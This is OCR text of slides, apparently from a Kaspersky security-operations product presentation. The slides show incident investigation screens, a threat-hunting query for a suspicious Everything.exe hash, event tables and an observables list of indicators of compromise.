01.01.2020 12:34:56	Ralph Edwards		Playbook is executed. Create Jira task (patch management).
01.01.2020 12:34:56	Ralph Edwards		Playbook is executed. Get asset info (osmp-srv1).
01.01.2020 12:34:56	Ralph Edwards		Playbook is executed. Add observables.
01.01.2020 12:34:56	Ralph Edwards	Playbook is executed. IoC enrichment.	
01.01.2020 12:34:56	Ralph Edwards	Playbook is executed. IoC search and delete.	

File changed



Isolate OSMP-SRV1.osmp.test | Create a prevention rule | Create a task

File created


IOA tag	T1083 Files and directory discovery
File	C:\\Windows\Everything.exe
MD5	b2e26b3562562d5c2647eb466fd17eb6
SHA256	66b9610e94d003a2b44abe976524c0181d808b8b8e663a26378204a71165aecd
Size	2 MB
Event time	06 February 2021 05:42:27.560
Time created	06 February 2021 04:33:35.563
Time modified	04 February 2021 09:34:19.523

Event initiator

File	"System"
MD5	-
SHA256	-

System info

Host name	OSMP-SRV1.osmp.test
User name	OSMP\OSMP-SRV1$
OS name	Microsoft Windows Server 2019 Standard 10.0.17763 N/A Build 17763


SOC
Company Name
15 tenants selected
Dashboard
Reports
INFORMATION
Alerts
Incidents
Notifications
TOOLS
Threat hunting
Incident rules
Playbooks
ASSETS
Devices
Users
Applications
Online Help
ID 535840
Open in: Product Name
Investigation: ID 155300
Back to incident
Threat Hunting
Save as TAA (IOA) rule
Import
Last day
Builder
Source code
(FileName CONTAINS everything.exe
AND EventType = File created
AND MD5 = b2e26b3562562d5c2647eb466fd17eb6
) And Group
Refresh
Clear

SOC

Company Name
15 tenants selected

Dashboard
Reports

INFORMATION
Alerts
Incidents
Notifications

TOOLS
Threat hunting
Incident rules
Playbooks

ASSETS
Devices
Users
Applications

Online Help

ID 535840 Open in: Product Name Investigation: ID 155300 Back to incident

Threat Hunting


Save as TAA (IOA) rule | Import | Last day

```
FileName CONTAINS "everything.exe" AND EventType = "FileChanged" AND MD5 = "b2e26b3562562d5c2647eb466fd17eb6"
```

All events (28 events)

Group by...

Event time	Event	Host	Details				User name
05 February 2021 16:27:37.242	File changed	OSMP-SRV1.osmp.test	File: C:\Windows\Everything.exe	Importance: Medium	Operation type: File created	Hash: SHA256 MD5	OSMP\user3
05 February 2021 16:27:09.300	File changed	OSMP-SRV1.osmp.test	File: C:\Windows\Everything.exe	Importance: Medium	Operation type: File created	Hash: SHA256 MD5	OSMP\user3
05 February 2021 15:23:04.138	File changed	OSMP-SRV1.osmp.test	File: C:\Windows\Everything.exe	Importance: Medium	Operation type: File created	Hash: SHA256 MD5	OSMP\user3
05 February 2021 15:23:04.133	File changed	OSMP-SRV3.osmp.test	File: C:\Windows\Everything.exe	Importance: Medium	Operation type: File created	Hash: SHA256 MD5	OSMP\OSMP-SRV3$
05 February 2021 15:27:37.242	File changed	OSMP-SRV3.osmp.test	File: C:\Windows\Everything.exe	Importance: Medium	Operation type: File created	Hash: SHA256 MD5	OSMP\OSMP-SRV3$
05 February 2021 15:00:51.863	File changed	OSMP-SRV2.osmp.test	File: C:\Windows\Everything.exe	Importance: Medium	Operation type: File created	Hash: SHA256 MD5	OSMP\OSMP-SRV2$
05 February 2021 05:51:58.221	File changed	OSMP-SRV1.osmp.test	File: C:\Windows\Everything.exe	Importance: Medium	Operation type: File created	Hash: SHA256 MD5	OSMP\user3
05 February 2021 05:51:58.228	File changed	OSMP-SRV1.osmp.test	File: C:\Windows\Everything.exe	Importance: Medium	Operation type: File created	Hash: SHA256 MD5	OSMP\user3
05 February 2021 05:51:58.149	File changed	OSMP-SRV1.osmp.test	File: C:\Windows\Everything.exe	Importance: Medium	Operation type: File created	Hash: SHA256 MD5	OSMP\user3
05 February 2021 05:51:58.149	File changed	OSMP-SRV1.osmp.test	File: C:\Windows\Everything.exe	Importance: Medium	Operation type: File created	Hash: SHA256 MD5	OSMP\user3
05 February 2021 05:51:58.149	File changed	OSMP-SRV1.osmp.test	File: C:\Windows\Everything.exe	Importance: Medium	Operation type: File created	Hash: SHA256 MD5	OSMP\user3
05 February 2021 05:51:58.149	File changed	OSMP-SRV1.osmp.test	File: C:\Windows\Everything.exe	Importance: Medium	Operation type: File created	Hash: SHA256 MD5	OSMP\user3
05 February 2021 05:51:58.149	File changed	OSMP-SRV1.osmp.test	File: C:\Windows\Everything.exe	Importance: Medium	Operation type: File created	Hash: SHA256 MD5	OSMP\user3


SOC
Company Name
15 tenants selected
Dashboard
Reports
INFORMATION
Alerts
Incidents
Notifications
TOOLS
Threat hunting
Incident rules
Playbooks
ASSETS
Devices
Users
Applications
Online Help
ID 535840
Open in: Product Name
Investigation: ID 155300
Back to incident
Threat Hunting
Save as TAA (IOA) rule
Import
Last day
FileName CONTAINS "everything.exe" AND EventType = "FileChanged" AND MD5 = "b2e26b3562562d5c2647eb466fd17eb6"
All events (28 events)
Group by...
Event time
Event
Host
Details
User name
05 February 2021 16:27:37.242
File changed
OSMP-SRV1.osmp.test
File: C:\Windows\Everything.exe
Importance: Medium
Operation type: File created
Hash: SHA256 MD5
OSMP\user3
05 February 2021 16:27:09.300
File changed
OSMP-SRV1.osmp.test
File: C:\Windows\Everything.exe
Importance: Medium
Operation type: File created
Hash: SHA256 MD5
OSMP\user3
05 February 2021 15:23:04.138
File changed
OSMP-SRV1.osmp.test
File: C:\Windows\Everything.exe
Importance: Medium
Operation type: File created
Hash: SHA256 MD5
OSMP\user3
05 February 2021 15:23:04.133
File changed
OSMP-SRV3.osmp.test
File: C:\Windows\Everything.exe
Importance: Medium
Operation type: File created
Hash: SHA256 MD5
OSMP\OSMP-SRV3$
05 February 2021 15:27:37.242
File changed
OSMP-SRV3.osmp.test
File: C:\Windows\Everything.exe
Importance: Medium
Operation type: File created
Hash: SHA256 MD5
OSMP\OSMP-SRV3$
05 February 2021 15:00:51.863
File changed
OSMP-SRV2.osmp.test
Importance: Medium
Operation type: File created
Hash: SHA256 MD5
OSMP\OSMP-SRV2$
Isolate
Create a prevention rule
Create a task
Find alerts
Copy value to clipboard
05 February 2021 05:51:58.221
File changed
OSMP-SRV1.osmp.test
Importance: Medium
Operation type: File created
Hash: SHA256 MD5
OSMP\user3
05 February 2021 05:51:58.228
File changed
OSMP-SRV1.osmp.test
Importance: Medium
Operation type: File created
Hash: SHA256 MD5
OSMP\user3
05 February 2021 05:51:58.149
File changed
OSMP-SRV1.osmp.test
Importance: Medium
Operation type: File created
Hash: SHA256 MD5
OSMP\user3
05 February 2021 05:51:58.149
File changed
OSMP-SRV1.osmp.test
File: C:\Windows\Everything.exe
Importance: Medium
Operation type: File created
Hash: SHA256 MD5
OSMP\user3
05 February 2021 05:51:58.149
File changed
OSMP-SRV1.osmp.test
File: C:\Windows\Everything.exe
Importance: Medium
Operation type: File created
Hash: SHA256 MD5
OSMP\user3
05 February 2021 05:51:58.149
File changed
OSMP-SRV1.osmp.test
File: C:\Windows\Everything.exe
Importance: Medium
Operation type: File created
Hash: SHA256 MD5
OSMP\user3
05 February 2021 05:51:58.149
File changed
OSMP-SRV1.osmp.test
File: C:\Windows\Everything.exe
Importance: Medium
Operation type: File created
Hash: SHA256 MD5
OSMP\user3

Open

Incident SOC 35425

Brute force | Pass-the-hash | File Discovery


Assign to (Escalate to) | Change severity | Link alert | Merge with another incident | Leave comment | Change status

Summary | Timeline | Investigation graph | MITRE Matrix | Alerts (12) | Assets (7) | Observables (105) | Communications | History

Search

Add | Edit

Date Added	Type	Value	Zone	Details
01.01.2020 12:34:56	Hash	b2e26b3562562d5c2647eb466fd17eb6	Green	Status name
01.01.2020 12:34:56	File name	encryption.exe	Yellow	Status name
01.01.2020 12:34:56	File name	image.jpg	Green	Status name
01.01.2020 12:34:56	File name	important doc2.docx	Green	Status name
01.01.2020 12:34:56	File name	image.jpg	Green	Status name
01.01.2020 12:34:56	IP	10.69.198.57	Red	Status name
01.01.2020 12:34:56	IP	10.0.80.65	Red	Status name
01.01.2020 12:34:56	File name	important doc3.docx	Green	Status name
01.01.2020 12:34:56	URL	strangecreatures.ru	Red	Status name
01.01.2020 12:34:56	Hash	Signature	Yellow	Status name
01.01.2020 12:34:56	File name	important doc6.docx	Green	Status name
01.01.2020 12:34:56	Hash	Signature	Red	Status name
01.01.2020 12:34:56	Hash	Signature	Red	Status name
01.01.2020 12:34:56	File name	important doc10.docx	Green	Status name
01.01.2020 12:34:56	File name	important doc13.docx	Green	Status name


SOC
Company Name
Dashboard
Reports
Alerts
Incidents
Notifications
Threat hunting
Incident rules
Playbook
Devices
Users
Applications
Online Help
Open
Incident SOC 35425
Brute force
Pass-the-hash
File Discovery
Assign to (Escalate to)
Change severity
Link alert
Merge with another incident
Leave comment
Change status
Summary
Timeline
Investigation graph
MITRE Matrix
Alerts (12)
Assets (7)
Observables (105)
Communications
History
Search
Add
Edit
Date Added
Type
Value
Zone
Details
01.01.2020 12:34:56 Hash b2e26b3562562d5c2647eb466fd17eb6 Green Status name
01.01.2020 12:34:56 File name encryption.exe Yellow Status name
01.01.2020 12:34:56 File name image.jpg Green Status name
01.01.2020 12:34:56 File name important doc2.docx Green Status name
01.01.2020 12:34:56 File name image.jpg Green Status name
01.01.2020 12:34:56 IP 10.69.198.57 Red Status name
01.01.2020 12:34:56 IP 10.0.80.65 Red Status name
01.01.2020 12:34:56 File name important doc3.docx Green Status name
01.01.2020 12:34:56 URL strangecreatures.ru Red Status name
01.01.2020 12:34:56 Hash Signature Yellow Status name
01.01.2020 12:34:56 File name important doc6.docx Green Status name
01.01.2020 12:34:56 Hash Signature Red Status name
01.01.2020 12:34:56 Hash Signature Red Status name
01.01.2020 12:34:56 File name important doc10.docx Green Status name
01.01.2020 12:34:56 File name important doc13.docx Green Status name
IoC details
Add to NGFW block list
General information
MD5
b2e26b3562562d5c2647eb466fd17eb6
SHA-1
52aacfe08a0d514ebcc1a6340659145145cfa400
SHA-256
66b9610e94d003a2b44abe976524c0181d808b8b8e663a26378204a71165aecd
Format
PE
Size
2,260,560 B
Signed by
Voidtools
Packed by
None
Hits (≈)
100
First seen
Jan 25, 2021
Last seen
Feb 10, 2021
File names
Hits (≈)
100
File name
everything.exe
File paths
Hits (≈)
100
Path
everything
Location
ProgramFiles
Hits (≈)
≈ 10
Path
浏览阅读软件
\everything
Location
ProgramFiles
Hits (≈)
≈ 10
Path
everything1.4.1
Location
ProgramFiles
File started the following objects
Zone
Red
Hits (≈)
10
Md5
4691E76BB0DAA93C77EEAD52202CC8D
Name
rufus-3.9.exe
DetectionName
BSS:Trojan.Win32.Generic

Выводы


Оптимизирует работу экспертов
Нивелирует риск человеческих ошибок
Kaspersky Single Management
Platform
Сокращает затраты на обеспечение кибербезопасности

Спасибо!

kaspersky